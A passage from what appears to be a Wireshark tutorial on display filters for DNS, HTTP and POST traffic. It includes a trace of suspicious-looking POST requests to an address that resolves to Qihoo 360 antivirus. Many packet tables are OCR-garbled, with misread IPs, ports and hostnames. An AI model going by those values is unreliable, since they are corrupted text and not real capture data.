| | 85 04:28:06.619572000 | 192,168,1,5 | 8.8.8.8 | DNS | 61352 53 | Standard o | | | | | | | | | |
| | 88 04:28:06.625408000 | 8.8.8.8 | 192,168,1,5 | DNS | 53 50813 | Standard o | | | | 103.75.2 | 48,133 | | | | |
| | 89 04:28:06.625940000 | 192.168.1.5 | 8.8.8.8 | DNS | 56595 53 | Standard o | | | | | | | | | |
| | 90 04:28:06.703168000 | 8.8.8.8 | 192, 168, 1, 5 | DNS | 53 61352 | Standard o | | | | | | | | | |
| | 91 04:28:06.706003000 | 8.8.8.8 | 192,168,1,5 | DNS | 53 56595 | Standard o | | | | | | | | | |
| | 95 04:28:06.795130000 | 192,168,1.5 | 8.8.8.8 | DNS | 49709 53 | Standard o | | | | | | | | | |
| | 96 04:28:06.878745000 | 8.8.8.8 | 192,168,1,5 | DNS | 53 49709 | Standard o | | | | | | | | | |
| | 97 04:28:06.879514000 | 192.168.1.5 | 8.8.8.8 | DNS | 57840 53 | Standard o | | | | | | | | | |
| | 98 04:28:06.959048000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 57840 | Standard o | | | | | | | | | |
| | 01 04:28:07.097313000 | 192.168.1.5 | 8.8.8.8 | DNS | 55779 53 | Standard o | | | | | | | | | |
| | 02 04:28:07.182683000 | 8.8.8.8 | 192,168,1,5 | DNS | 53 55779 | Standard o | | | | | | | | | |
| | 03 04:28:07.183420000 | 192.168.1.5 | 8.8.8.8 | DNS | 64452 53 | Standard o | | | | | | | | | |
| | 04 04:28:07.280520000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 64452 | Standard o | | | | | | | | | |
| | 06 04:28:07.390375000 | 192.168.1.5 | 8.8.8.8 | DNS | 57450 53 | Standard o | | | | | | | | | |
| | 07 04:28:07.480253000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 57450 | Standard o | | | | | | | | | |
| | 08 04:28:07.480915000 | 192.168.1.5 | 8.8.8.8 | DNS | 51593 53 | Standard o | | | | | | | | | |
| | 09 04:28:07.562570000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 51 593 | Standard o | | | | | | | | | |
| | 10 04:28:07.578421000 | 192.168.1.5 | 8.8.8.8 | DNS | 60263 53 | Standard o | | | | | | | | | |
| | 11 04:28:07.664183000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 60263 | Standard o | | | | | | | | | |
| | 12 04:28:07.664879000 | 192.168.1.5 | 8.8.8.8 | DNS | 53 60265 | Standard o | | | | | | | | | |
| | 13 04:28:07.748624000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 58447 | Standard o | | | | | | | | | |
| | 14 04:28:07.802389000 | 192.168.1.5 | 8.8.8.8 | DNS | 58721 53 | Standard o | | | | ruices m | zilla com | | | | |
| | 16 04:28:07.896018000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 58721 | Standard of Standard of | | | | | | | mortilla c | om A 52 | 41 60 3 |
| | 18 04:28:07.896790000 | 192.168.1.5 | 8.8.8.8 | DNS | 51177 53 | Standard of | | | | | | | mozirita. ci | UIII A 32. | 41.00.3 |
| | 18 04:28:07.896790000 | 192.168.1.5 | 8.8.8.8 | UNS | 511/7 53 | Scandard d | query | oxuues A | cries.rs | 5-2.5erV | ces.moZ11 | ra.com | | | |
| | | | | | | | | | | | | | | | |
| 0 1 | | 00011101 10100000 | 01110001 00101100 | 00110011 | mq.3 | | | | | | | | | | |

We can see that simply typing in dns as the filter will display DNS packets only; however, we can see that MDNS protocol packets are also displayed.

Considering that we only require DNS packets and not MDNS protocol packets, we can set the filter as dns && !mdns, where ! denotes a NOT operation, as shown in the following screenshot:

| Filter: | dns && !mdn | 15 | | V Expression | Clear | Apply Sa | ave VPS |
|------------|---------------|---------------------|----------------------------|------------------------|------------|-------------|------------------|
| 802.11 Cha | nnel: 🔽 Chann | el Offset: 🔽 FCS Fi | ilter: All Frames 🗸 | None 🗸 Wireless Sett | ings Decry | otion Keys | |
| Number | Time | | Source | Interval | Protocol | Source Port | Destination Port |
| | 4 04:27:49 | .258963000 | 192.168.1.2 | 224.0.0.251 | MDNS | 5353 | 5353 |
| | 5 04:27:49 | .261309000 | fe80::10c2:c35 | a:8a4ff02::fb | MDNS | 5353 | 5353 |
| | 7 04:27:49 | .379683000 | 192.168.1.5 | 224.0.0.251 | MDNS | 5353 | 5353 |
| | 26 04 | 120122000 | 100 100 1 5 | | MDNS | 5353 | 5353 |
| | 27 04 🦰 | | | × | MDNS | 5353 | 5353 |
| | 36 04 | | | | DNS | 58405 | 53 |
| | 37 04 | "dns && !m | dns" isn't a valid o | display filter: "mdns" | DNS | 53 | 58405 |
| | 76 04 | is neither a | field nor a protoco | ol name. | DNS | 60397 | 53 |
| | 77 04 | is nertiler a | inclu nor a protoco | - Hamer | DNS | 64776 | 53 |
| | 79 04 | See the help for a | description of the display | filter syntax. | DNS | 53 | 60397 |
| | 81 04 | | | 2 | DNS | 50813 | 53 |
| | 84 04 | | | - | DNS | 53 | 64776 |
| | 85 04 | | | <u>О</u> К | DNS | 61352 | 53 |
| | 88 04 | | | | DNS | 53 | 50813 |
| | 89 04:28:06 | . 625940000 | 192.168.1.5 | 8.8.8.8 | DNS | 56595 | 53 |
| | 90 04:28:06 | .703168000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 | 61352 |
| | 91 04:28:06 | .706003000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 | 56595 |
| | 95 04:28:06 | .795130000 | 192.168.1.5 | 8.8.8.8 | DNS | 49709 | 53 |

We can see from this that we don't have an exact filter for MDNS. So, how do we filter the MDNS packets out? We can see that the MDNS protocol communicates over port 5353. Let's filter that out instead of using an !mdns filter, as shown in the following screenshot:

| Filter: | dns and !(udp.port eq 5353) | | Expression | Clear | Apply Save | VPS | UpdateCheck | Live | Data | Data(POSt |) HTTP | UP Filet |
|------------|-------------------------------|--------------------|--------------------------------|------------|--------------------|------------|-------------|---------|----------|--------------|-----------|----------|
| 802.11 Cha | nnel: 🔽 Channel Offset: 🔽 FCS | Filter: All Frames | None 🗸 Wireless Sett | ings Decry | ption Keys | | | | | | | |
| Number | Time | Source | Interval | Protocol | Source Port Destin | ation Port | Info | | | | | |
| | 36 04:27:54.718441000 | 192.168.1.5 | 8.8.8.8 | DNS | 58405 53 | | | | | A wpad. TOTO | | |
| | 37 04:27:54.799536000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5840 | 15 | | | | Oxd3ba No | | |
| | 76 04:28:06.447820000 | 192.168.1.5 | 8.8.8.8 | DNS | 60397 53 | | | | | A vodafone. | in | |
| | 77 04:28:06.534406000 | 192.168.1.5 | 8.8.8.8 | DNS | 64776 53 | | | | | A vapt.io | | |
| | 79 04:28:06.538814000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 6039 | 7 | | | | Oxcb15 A | | 8.133 |
| | 81 04:28:06.539758000 | 192.168.1.5 | 8.8.8.8 | DNS | 50813 53 | | | | | A vodafone. | in | |
| | 84 04:28:06.618832000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 6477 | 6 | Standard | | | | | |
| | 85 04:28:06.619572000 | 192.168.1.5 | 8.8.8.8 | DNS | 61352 53 | | | | | A vapt.io | | |
| | 88 04:28:06.625408000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5081 | .3 | Standard | query r | esponse | 0xcfd9 A | 103.75.24 | 8.133 |
| | 89 04:28:06.625940000 | 192.168.1.5 | 8.8.8.8 | DNS | 56595 53 | | Standard | query (| 0x9ea1 | AAAA vodafo | one.in | |
| | 90 04:28:06.703168000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 6135 | 2 | Standard | | | | | |
| | 91 04:28:06.706003000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5659 | 5 | Standard | query r | esponse | 0x9ea1 | | |
| | 95 04:28:06.795130000 | 192.168.1.5 | 8.8.8.8 | DNS | 49709 53 | | | | | A vapt.io | | |
| | 96 04:28:06.878745000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 4970 | 9 | Standard | query r | response | 0x17d3 | | |
| | 97 04:28:06.879514000 | 192.168.1.5 | 8.8.8.8 | DNS | 57840 53 | | Standard | query (| 0x0e9a | A vapt.io | | |
| | 98 04:28:06.959048000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5784 | 0 | Standard | query r | esponse | 0x0e9a | | |
| 1 | 01 04:28:07.097313000 | 192.168.1.5 | 8.8.8.8 | DNS | 55779 53 | | Standard | query (| 0xde74 | A vapt.io | | |
| 1 | 02 04:28:07.182683000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5577 | 9 | Standard | query r | esponse | 0xde74 | | |
| 1 | 03 04:28:07.183420000 | 192.168.1.5 | 8.8.8.8 | DNS | 64452 53 | | Standard | query (| 0x2f88 | A vapt.io | | |
| 1 | 04 04:28:07.280520000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 6445 | 2 | Standard | query r | esponse | 0x2f88 | | |
| 1 | 06 04:28:07.390375000 | 192.168.1.5 | 8.8.8.8 | DNS | 57450 53 | | Standard | query (| 0xe408 | A vapt.io | | |
| 1 | 07 04:28:07.480253000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5745 | 0 | Standard | query r | esponse | 0xe408 | | |
| 1 | 08 04:28:07.480915000 | 192.168.1.5 | 8.8.8.8 | DNS | 51593 53 | | Standard | query (| 0xd43b | A vapt.io | | |
| 1 | 09 04:28:07.562570000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5159 | 3 | Standard | query r | esponse | 0xd43b | | |
| 1 | 10 04:28:07.578421000 | 192.168.1.5 | 8.8.8.8 | DNS | 60263 53 | | Standard | query (| Dxbafe | A vapt.io | | |
| 1 | 11 04:28:07.664183000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 6026 | 3 | Standard | query r | esponse | 0xbafe | | |
| 1 | 12 04:28:07.664879000 | 192.168.1.5 | 8.8.8.8 | DNS | 58447 53 | | | | | A vapt.io | | |
| 1 | 13 04:28:07.748624000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 5844 | 7 | Standard | query r | esponse | 0xc622 | | |
| | 14 04:28:07.802389000 | 192.168.1.5 | 8.8.8.8 | DNS | 58721 53 | | | | | A tiles.ser | vices.moz | illa.co |

We can see that providing the filter dns and ! (udp.port eq 5353) presents us with only the DNS packets. Here, eq means equal, the ! means NOT, and udp.port means the UDP port. This means that, in layman's terms, we are asking Wireshark to filter DNS packets while removing all the packets that communicate over UDP port 5353.



In the latest version of Wireshark mdns is a valid protocol and display filter such as dns && !mdns works fine.

Similarly, for HTTP, we can type in http as the filter, as shown in the following screenshot:

| Filter: | http | | Expression | Clear | Apply Save | VPS | UpdateCheck | Live | Data | Data(POSt) | нттр | UP Filet | GET | GET | ftp | |
|--------------|---|---------------------|--------------------------------|-------------------------------|-----------------|----------------|-------------|---------|----------|-------------|----------|------------|-----------|---------|-----------|---|
| 02.11 Channe | l: 🗸 Channel Offset: 🔽 FCS Filter: | All Frames V | · ✓ Wireless Settin | ngs Decry | ption Keys | | | | | | | | | | | |
| lumber | Time | Source | Interval | Destaural | Source Port Des | direction Dent | Info | | | | | | | | | |
| | | 117.18.237.29 | 192.168.1.5 | OC SP | 80 69 | | Response | | | | | | | | | |
| | | 117.18.237.29 | 192.168.1.5 | OCSP | 80 69 | | Response | | | | | | | | | |
| | | 104.24.121.103 | 192.168.1.5 | HTTP | 80 69 | | HTTP/1.1 20 | 00. OK | (text/c | (c) | | | | | | |
| | | 104.24.121.103 | 192.168.1.5 | HTTP | 80 69 | | HTTP/1.1 20 | | | | (crint) | | | | | |
| | | 104.24.121.103 | 192.168.1.5 | HTTP | 80 69 | | HTTP/1.1 20 | | | tion/javas | | | | | | |
| | | 104.24.121.103 | 192.168.1.5 | HTTP | 80 69 | | HTTP/1.1 20 | | | tion/font- | | | | | | |
| | | 104.24.121.103 | 192.168.1.5 | HTTP | 80 69 | | HTTP/1.1 20 | | | | | | | | | |
| | | | 192.168.1.5 | HTTP | 80 69 | | HTTP/1.1 20 | | | | | | | | | |
| 473 | 04:28:09.140386000 | 104.24.121.103 | 192,168,1,5 | HTTP | 80 69 | 88 | HTTP/1.1 5 | | | | | | | | | |
| | | 111,206,66,10 | 192,168,1,5 | HTTP | 80 69 | | [TCP Out-Of | | | | (applic | cation/oct | tet-strea | m) | | |
| | | 111.206.66.10 | 192.168.1.5 | НТТР | 80 69 | | TCP OUT-O | | | | | | | | | _ |
| 706 | 04:28:29.992001000 | 104.192.108.133 | 192.168.1.5 | HTTP | 80 69 | 97 | HTTP/1.1 20 | 00 OK | (applica | ation/octet | -stream) |) | | - | | |
| 1290 | 04:28:36.206662000 | 104.192.108.133 | 192.168.1.5 | HTTP | 80 70 | 00 | HTTP/1.1 20 | 00 ок | (applica | ation/octet | -stream) |) | | | | |
| 1330 | 04:28:37.588120000 | 104.192.108.133 | 192.168.1.5 | HTTP | 80 70 | 01 | HTTP/1.1 20 | 00 ок | (applica | ation/octet | -stream) |) | | | | |
| 1413 | 04:28:45.499945000 | 104.192.108.133 | 192.168.1.5 | HTTP | 80 70 | 08 | HTTP/1.1 20 | 00 ок | (applica | ation/octet | -stream) |) | | | | |
| 2669 | 04:33:03.582669000 | 104.192.108.133 | 192.168.1.5 | HTTP | 80 70 | 51 | HTTP/1.1 20 | 00 OK | (applica | tion/octet | -stream) |) | | | | |
| 2737 | 04:33:06.242080000 | 104.192.108.133 | 192.168.1.5 | HTTP | 80 70 | 56 | HTTP/1.1 20 | 00 OK | (applica | ation/octet | -stream) |) | | | | |
| 4029 | 04:37:05.959866000 | 104.192.108.107 | 192.168.1.5 | HTTP | 80 70 | 82 | HTTP/1.1 20 | 00 ок | (applica | tion/octet | -stream) |) | | | | |
| 4136 | 04:37:41.495514000 | 13.35.190.163 | 192.168.1.5 | HTTP | 80 70 | 89 | HTTP/1.1 20 | 00 ок | (applica | ation/octet | -stream) |) | | | | |
| 4154 | 04:37:44.590761000 | 50.7.171.50 | 192.168.1.5 | HTTP | 80 70 | 90 | HTTP/1.1 20 | 00 ок | (applica | ation/octet | -stream) |) | | | | |
| 4384 | 04:38:52.687882000 | 36.110.236.239 | 192.168.1.5 | HTTP/) | x∿ 80.70 | 96 | HTTP/1.1 20 | 00 ок | [Malform | ed Packet] | | | | | | |
| 174 | 04:28:08.286567000 | 192.168.1.5 | 216.58.196.206 | OCSP | 6985 80 | | Request | | | | | | | | | |
| 1743 | 04:29:48.284650000 | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| 1744 | 04:29:48.284944000 | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| 1745 | 04:29:48.285402000 | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| 1746 | 04:29:48.285597000 | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| 1747 | 04:29:48.286298000 | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| 1748 | 04:29:48.286486000 | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| | | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| | | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | 00 | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| | | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | | NOTIFY * H | | | | | | | | | |
| | | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | | NOTIFY * H | | | | | | | | | |
| | | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | | NOTIFY * H | | | | | | | | | |
| | | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | | NOTIFY * H | | | | | | | | | |
| | | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | | NOTIFY * H | | | | | | | | | |
| 2572 | 04:32:50.802445000 | 192.168.1.1 | 239.255.255.250 | SSDP | 43141 19 | | NOTIFY * H | TTP/1.: | 1 | | | | | | | |
| | | | | | | | | | | | | | | | | > |
| 000 1111 | 10100 11110010 01101101 00 | 0011101 10100000 01 | 110001 01111000 0 | 1000100 | mqxD | | | | | | | | | | | |
| 008 0111 | L0110 11100111 10110000 01 | 1010100 00001000 00 | 000000 01000101 0 | 0000000 | V | | | | | | | | | | | |
| 010 0000 | 00001 00100000 0000000 0000000 00000000 | 0000000 01000000 00 | 000000 00000001 0 | 0010001 | @ | | | | | | | | | | | |
| | :\Users\Apex\AppData\Local\Temp\v | | | | 0 | | | | | | | | | Profile | : Default | |


However, we also have OCSP and **Simple Service Discovery Protocol** (**SSDP**) protocol data alongside the data that is filtered from the stream. To filter out the OCSP and SSDP protocol data, we can type in http && !ocsp, and since SSDP poses a similar problem to MDNS, we can type !udp.port==1900. This means that the entire filter becomes http && !ocsp && !udp.port==1900, as shown in the following screenshot:

| Filter: | http && !ocsp && !udp.port==1900 | | Expression | Clear | Apply | Save \ | VPS L | JpdateCheck | Live | Data | Data(POSt) | HTTP | UP Filet | GET | GET | ftp | |
|------------|-------------------------------------|---------------------|--------------------------------|-----------|-------------|-------------|--------|-------------|----------|----------|------------|----------|------------|-----------|-----------|---------------|--------|
| 802.11 Cha | nnel: 🔽 Channel Offset: 🔽 FCS Filte | r: All Frames V Non | e 🗸 Wireless Settin | ngs Decry | ption Keys | | | | | | | | | | | | |
| Number | Time | Source | Interval | Protocol | Source Port | Destination | Port I | nfo | | | | | | | | | |
| 40 | 25 04:37:05.666390000 | 192.168.1.5 | 104.192.108.107 | HTTP | | 2 80 | | POST /clo | oudquery | .php нтт | P/1.1 | | | | | | |
| 7 | 02 04:28:29.709801000 | 192.168.1.5 | 104.192.108.133 | HTTP | 699 | 7 80 | | POST /qe | query H | ITTP/1.1 | | | | | | | |
| 12 | 80 04:28:35.802854000 | 192.168.1.5 | 104.192.108.133 | HTTP | 700 | 0 80 | | POST /qex | query H | TTP/1.1 | | | | | | | |
| 13 | 20 04:28:37.299392000 | 192.168.1.5 | 104.192.108.133 | HTTP | 700 | 1 80 | | POST /qex | query H | TTP/1.1 | | | | | | | |
| 14 | 11 04:28:45.211083000 | 192.168.1.5 | 104.192.108.133 | HTTP | | 8 80 | | POST /qex | query H | ITTP/1.1 | | | | | | | |
| 26 | 59 04:33:03.238067000 | 192.168.1.5 | 104.192.108.133 | HTTP | 705 | 1 80 | | POST /qe | query H | ITTP/1.1 | | | | | | | |
| | 35 04:33:05.880358000 | 192.168.1.5 | 104.192.108.133 | HTTP | | 6 80 | | POST /qe | | ITTP/1.1 | | | | | | | |
| | 49 04:28:08.590895000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 6 80 | | GET / HTT | | | | | | | | | |
| | 99 04:28:08.782846000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 9 80 | | | | | errors.css | | | | | | |
| | 06 04:28:08.785656000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 7 80 | | | | | to.min.js | | | | | | |
| | 09 04:28:08.787393000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 8 80 | | | | | common.js | | | | | | |
| | 94 04:28:08.956761000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 7 80 | | | | | s/opensans | | | | | | |
| | 95 04:28:08.958811000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 9 80 | | | | | s/opensans | | | | | | |
| | 96 04:28:08.960113000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 8 80 | | | | | s/opensans | -600.wof | f HTTP/1.1 | | | | |
| | 56 04:28:09.051431000 | 192.168.1.5 | 104.24.121.103 | HTTP | | 8 80 | | GET /favi | | | | | | | | | |
| | 98 04:28:09.399384000 | 192.168.1.5 | 111.206.66.10 | HTTP | | 2 80 | | | | | 1 (applic | | | | | | |
| | 02 04:28:09.417811000 | 192.168.1.5 | 111.206.66.10 | HTTP | | 1 80 | | | | | 1 (applic | | | | | | |
| | 22 04:37:41.470246000 | 192.168.1.5 | 13.35.190.163 | HTTP | | 9 80 | | | | | | b?mid=82 | 30303bb868 | 89b7d594a | f75c3eb8c | :be0&ver=10.2 | .0.117 |
| | 62 04:28:08.683026000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6986 | | HTTP/1.1 | | | | | | | | | |
| | 26 04:28:08.863604000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6989 | | HTTP/1.1 | | | | | | | | | |
| | 38 04:28:08.867206000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6987 | | | | | ation/java | | | | | | |
| | 40 04:28:08.874429000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6988 | | | | | ation/java | | | | | | |
| | 46 04:28:09.044053000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6989 | | | | | ation/font | | | | | | |
| | 51 04:28:09.048079000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6988 | | | | | ation/font | | | | | | |
| | 54 04:28:09.049658000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6987 | | | | | ation/font | -woff) | | | | | |
| | 73 04:28:09.140386000 | 104.24.121.103 | 192.168.1.5 | HTTP | | 0 6988 | | HTTP/1.1 | | | | | | | | | |
| | 22 04:28:09.755431000 | 111.206.66.10 | 192.168.1.5 | нттр | | 0 6992 | | | | | 1.1 200 OK | | | | | | |
| | 28 04:28:09.797186000 | 111.206.66.10 | 192.168.1.5 | HTTP | | 0 6991 | | | | | 1.1 200 OK | | | tet-strea | m) | | |
| | 06 04:28:29.992001000 | 104.192.108.133 | 192.168.1.5 | HTTP | | 0 6997 | | HTTP/1.1 | | | ation/octe | | | | | | |
| | 90 04:28:36.206662000 | 104.192.108.133 | 192.168.1.5 | HTTP | | 0 7000 | | HTTP/1.1 | | | ation/octe | | | | | | |
| | 30 04:28:37.588120000 | 104.192.108.133 | 192.168.1.5 | HTTP | | 0 7001 | | HTTP/1.1 | | | ation/octe | | | | | | |
| | 13 04:28:45.499945000 | 104.192.108.133 | 192.168.1.5 | HTTP | | 0 7008 | | HTTP/1.1 | | | ation/octe | | | | | | |
| | 69 04:33:03.582669000 | 104.192.108.133 | 192.168.1.5 | HTTP | | 0 7051 | | HTTP/1.1 | | | ation/octe | | | | | | |
| | 37 04:33:06.242080000 | 104.192.108.133 | 192.168.1.5 | HTTP | | 0 7056 | | HTTP/1.1 | | | ation/octe | | | | | | |
| | 29 04:37:05.959866000 | 104.192.108.107 | 192.168.1.5 | HTTP | | 0 7082 | | HTTP/1.1 | | | ation/octe | | | | | | |
| | 36 04:37:41.495514000 | 13.35.190.163 | 192.168.1.5 | HTTP | | 0 7089 | | HTTP/1.1 | 200 OK | (applic | ation/octe | t-stream | 2 | | | | |
| < | | | | | | | | | | | | | | | | | > |

We can see from this that we have successfully filtered HTTP packets. But can we search through them and filter only HTTP POST packets? Yes, we can, using the expression http contains POST && !ocsp as shown in the following screenshot.

| Filter: | http contains PO |)ST && !ocsp | | ✓ Expression | ession Clear | Apply | Save | VPS | UpdateCheck | Live | Data | Data(POSt) |
|--------------|------------------|-----------------------|-------------------|--------------|---------------------|--------------|---------|-----------|-------------|--------|-----------|-------------|
| 802.11 Chanr | nel: Channel (| Offset: 🔽 FCS Filter: | All Frames V None | ~ W | ireless Settings De | ryption Keys | | | | | | |
| Time | | Source | Interval | Protocol | Source Port Destin | nation Port | Info | | | | | |
| 04:37:05. | 666390000 | 192.168.1.5 | 104.192.108.107 | HTTP | 7082 80 | | POST / | cloudquer | y.php HTTP/ | 1.1 | | |
| 04:28:29. | 709801000 | 192.168.1.5 | 104.192.108.133 | HTTP | 6997 80 | | POST /c | qexquery | HTTP/1.1 | | | |
| 04:28:35. | 802854000 | 192.168.1.5 | 104.192.108.133 | HTTP | 7000 80 | | POST /c | qexquery | HTTP/1.1 | | | |
| 04:28:37. | 299392000 | 192.168.1.5 | 104.192.108.133 | HTTP | 7001 80 | | POST /c | qexquery | HTTP/1.1 | | | |
| 04:28:45. | 211083000 | 192.168.1.5 | 104.192.108.133 | HTTP | 7008 80 | | POST /c | qexquery | HTTP/1.1 | | | |
| 04:33:03. | 238067000 | 192.168.1.5 | 104.192.108.133 | HTTP | 7051 80 | | POST /c | qexquery | HTTP/1.1 | | | |
| 04:33:05. | 880358000 | 192.168.1.5 | 104.192.108.133 | HTTP | 7056 80 | | POST /c | qexquery | HTTP/1.1 | | | |
| 04:28:09. | 399384000 | 192.168.1.5 | 111.206.66.10 | HTTP | 6992 80 | | POST /w | wdinfo.ph | пр НТТР/1.1 | (appli | cation/oc | tet-stream) |
| 04:28:09. | 417811000 | 192.168.1.5 | 111.206.66.10 | HTTP | 6991 80 | | POST /w | wdinfo.ph | np HTTP/1.1 | (appli | cation/or | tet-stream) |
| | | | | | | | | | | | | |

We can see that providing the HTTP contains POST filter filters out all the non-HTTP POST requests. Let's analyze the request by right-clicking and selecting the option to follow the HTTP stream, as shown in the following screenshot:



We can see that this looks like a file that has been sent out somewhere, but since it has headers such as x-360-cloud-security-desc, it looks as though it's the cloud antivirus that is scanning a suspicious file found on the network.

Let's take note of the IP address and match it with the address resolutions, as shown in the following screenshot:

```
# Address resolution IPv4 Hash table
#
with 120 entries
#
Key:0x4d832734 IP: 52.39.131.77, Name: tiles.r53-2.services.mozilla.com
Key:0x70fd1ec0 IP: 192.30.253.112, Name: github.com
Key:0x3527da2 IP: 162.125.82.3, Name: client.dropbox-dns.com
Key:0x321d9ac IP: 172.217.161.3, Name: ssl.gstatic.com
Key:0x32ab0732 IP: 50.7.171.50, Name: gihoo360.cdnvideo.ru
Key:0x2a6d9ac IP: 172.217.166.206, Name: plus.l.google.com
Key:0x6b6cc068 IP: 104.192.108.107, Name: webextensions.settings.services.mozilla.com
```

Well, the address resolutions have failed us this time. Let's search the IP on https://who.is/, as shown in the following screenshot:

| 104.192.108.107 address profile | |
|--|--|
| Whois Diagnostics | |
| IP Whois | |
| CHINA TELECOM (AMERICAS) CORPORATION CHINANET-LAX-IDC-2014 (NET-104-192-108-0-1) 104.192.108.0 - 104.192.111.255 QiHU 360 Inc. CTA-104-192-108-0-23 (NET-104-192-108-0-2) 104.192.108.0 - 104.192.109.255 | |

Yes, it belongs to the QiHU 360 antivirus.

We can also select HTTP packets based on the response codes, as shown in the following screenshot:

| Filter: | http.response.co | de==200 && !ocsp | | Expression | ssion (| Clear | Apply | Save | VPS | UpdateCheck | Live | Data | Data(POSt) | нттр | UP Filet |
|------------|-------------------|-------------------------|------------------|------------|----------------|----------|------------|----------|----------|--------------|----------|---------|------------|-----------|----------|
| 802.11 Cha | nnel: 🔽 Channel (| Offset: 🔽 FCS Filter: 🗛 | Il Frames V None | ✓ Wi | reless Setting | is Decry | ption Keys | | | | | | | | |
| Time | | Source | Interval | Protocol | Source Port | Destinat | ion Port | Info | | | | | | | |
| 04:28:0 | 8.863604000 | 104.24.121.103 | 192.168.1.5 | HTTP | 8 | 0 6989 | | HTTP/1.1 | 200 OK | (text/css) | | | | | |
| | 8.867206000 | 104.24.121.103 | | HTTP | 8 | 0 6987 | | HTTP/1.1 | | | | | | | |
| 04:28:0 | 8.874429000 | 104.24.121.103 | 192.168.1.5 | HTTP | 8 | 0 6988 | | HTTP/1.1 | 200 OK | (applicati | on/javas | cript) | | | |
| 04:28:0 | 9.044053000 | 104.24.121.103 | 192.168.1.5 | HTTP | 8 | 0 6989 | | HTTP/1.1 | 200 OK | (applicati | on/font- | woff) | | | |
| | 9.048079000 | 104.24.121.103 | 192.168.1.5 | HTTP | 8 | 0 6988 | | HTTP/1.1 | | | | | | | |
| 04:28:0 | 9.049658000 | 104.24.121.103 | 192.168.1.5 | HTTP | 8 | 0 6987 | | HTTP/1.1 | 200 OK | (applicati | on/font- | woff) | | | |
| 04:28:0 | 9.755431000 | 111.206.66.10 | 192.168.1.5 | HTTP | 8 | 0 6992 | | [TCP Out | -of-orde | er] HTTP/1.1 | . 200 ок | (appli | cation/oct | et-stream | I) |
| 04:28:0 | 9.797186000 | 111.206.66.10 | 192.168.1.5 | HTTP | 8 | 0 6991 | | [TCP Out | -of-orde | er] HTTP/1.1 | . 200 ок | (appli | cation/oct | et-stream | I) |
| | 9.992001000 | 104.192.108.133 | | HTTP | 8 | 0 6997 | | HTTP/1.1 | | (applicati | | | | | |
| 04:28:3 | 6.206662000 | 104.192.108.133 | 3 192.168.1.5 | HTTP | 8 | 0 7000 | | HTTP/1.1 | 200 OK | (applicati | on/octet | -stream | 1) | | |
| 04:28:3 | 7.588120000 | 104.192.108.133 | 3 192.168.1.5 | HTTP | 8 | 0 7001 | | HTTP/1.1 | 200 OK | (applicati | on/octet | -stream | 1) | | |
